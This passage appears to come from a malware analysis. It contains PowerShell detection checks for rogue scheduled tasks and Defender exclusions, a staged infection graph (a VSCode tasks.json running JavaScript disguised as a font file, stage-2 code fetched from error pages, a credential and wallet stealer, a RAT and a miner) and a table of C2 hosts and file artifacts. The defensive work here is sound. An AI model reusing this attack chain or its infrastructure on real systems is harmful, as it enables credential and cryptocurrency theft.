$tasks=Get-ScheduledTask -ErrorAction SilentlyContinue | Where-Object { ($_.TaskName -eq 'Runtime Broker') -or (($_.Actions.Execute + " " + $_.Actions.Arguments) -imatch 'node|python' -and ($_.Actions.Execute + " " + $_.Actions.Arguments) -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp') -or ($_.Actions.Execute -imatch 'Runtime Broker\.exe|msedge\.exe' -and $_.Actions.Execute -imatch 'AppData') }
if ($tasks) {
    $tasks | ForEach-Object {
        Write-Host "THREAT FOUND: Task '$($_.TaskName)' [$($_.TaskPath)]" -ForegroundColor Red
        Write-Host "  Execute: $($_.Actions.Execute)" -ForegroundColor Red
    }
} else {
    Write-Host "No suspicious scheduled tasks" -ForegroundColor Green
}
7. Scan for Windows Defender Exclusions
Write-Host "`n== Windows Defender Exclusions ==" -ForegroundColor Yellow
try {
    $prefs=Get-MpPreference
    $excl=$prefs.ExclusionPath + $prefs.ExclusionProcess | Where-Object { $_ -imatch '\\\.npm|\\\.n2|\\\.n3|\\\.nlp|AppData\\Microsoft\\Windows\\Applications' }
    if ($excl) {
        $excl | ForEach-Object { Write-Host "THREAT FOUND: Defender exclusion '$_'" -ForegroundColor Red }
    } else {
        Write-Host "No suspicious Defender exclusions" -ForegroundColor Green
    }
} catch {
    Write-Host "Defender data unavailable (requires admin)" -ForegroundColor Yellow
}
Write-Host ""
Execution Flow Graph
[ Victim Machine ]
      |
      +--- 1. INFECTION VECTOR (Branching Paths)
      |
      +--[ Path A: VSCode Task Hijack ]---------------------------------------------+
      |   File: .vscode/tasks.json -> public/font/fa-brands-regular.woff2 (JS)      |
      |   Action: Creates ~/.npm/scoped_dir.../main.js (Persistence Loader)         |
      |   Action: Spawns 'node main.js' (Detached)                                  |
      |      |                                                                      |
      |      v                                                                      |
      |   [ Loader: main.js ]                                                       |
      |      |-- Request: http://chainlink-api-v3.com/...                           |
      |      |-- Response: Error 404 (Payload Body)                                 |
      |      +-- Action: Executes Stage 2 in Memory                                 |
      |                                                                             |
      +--[ Path B: App Logic Hook ]-------------------------------------------------+
      |   File: server/routes/api/profile.js -> getPassport()                       |
      |   Action: Request: http://chainlink-api-v3.com/...                          |
      |   Action: Response: Error 404 (Payload Body)                                |
      |   Action: Executes Stage 2 in Memory (Volatile)                             |
      |                                                                             |
      v                                                                             |
[ 2. NODE.JS CONTROLLER (In-Memory) ]                                               |
      |                                                                             |
      +--- [ Initialization ]                                                       |
      |    |-- Checks/Writes Lock Files (~/.npm/vhost.ctl, npm-compiler.log)        |
      |    |-- Connects to C2 Cluster B (172.86.116.178)                            |
      |                                                                             |
      +--- [ Theft Modules ]                                                        |
      |    |-- Keylogger/Screenshotter -> Uploads to C2                             |
      |    |-- File Grabber (.env, secrets) -> Uploads to C2                        |
      |    |-- Clipper (Clipboard Monitor)                                          |
      |    |-- Wallet Stealer (Copies LevelDB to ~/.n3/tp*)                |
      |                                                                             |
      +--- [ Python Handoff ]                                                       |
           |-- Downloads Python Stager from 146.70.253.107:1224                     |
           +-- Writes to ~/.nlp (Linux/Mac) & Executes                              |
                                                                                    |
           v                                                                        |
[ 3. PYTHON PAYLOADS (~/.n2/) ]                                                     |
      |                                                                             |
      +--- [ Module A: way.py (The RAT) ]                                           |
      |    |-- Connects: 146.70.253.107:2242                                        |
      |    |-- Action: Kills Browsers (Chrome/Brave) to unlock DB files for Node.js |
      |    |-- Action: Keylogging (Windows) & AnyDesk Loading                       |
      |                                                                             |
      +--- [ Module B: pow.py (The Miner - Windows Only) ]                          |
           |-- Action: Persistence (Startup + Task Scheduler "Runtime Broker")      |
           |-- Action: Downloads XMRig (Fake "msedge.exe")                          |
           +-- Note: Fails/Exits on Linux/Mac (Missing 'winreg')                    |
8. Infrastructure & IOCs
| URL / IP | Path | Port | Function |
|---|---|---|---|
chainlink-api-v3.com |
/api/service/token/... |
80 | Stage 1 & 5: Delivers JS payload via Error 404. |
146.70.253.107 |
/client/5346/1014 |
1224 | Stage 2: Downloads Python Stager (.nlp). |
146.70.253.107 |
/payload/5346/1014 |
1224 | Stage 3: Downloads RAT (way). |
146.70.253.107 |
/brow/5346/1014 |
1224 | Stage 3: Downloads Miner (pow). |
146.70.253.107 |
/keys |
2242 | RAT: Data exfiltration & Command channel. |
172.86.116.178 |
/api/service/process |
5918 | Node RAT: vhost.ctl communication. |
172.86.116.178 |
/upload |
5978 | Exfiltration: Screenshot/Clipboard upload. |
File System Artifacts
~/.nlp(Python Stager script)~/.n2/(Directory containingwayandpow)~/.n3/(Staging directory for stolen files)~/.n2/flist(Log of exfiltrated files - if present)~/.npm/vhost.ctl(PID file for Node RAT)~/.npm/npm-compiler.log(PID file for Clipper)~/.npm/scoped_dir*(Hidden malicious Node modules)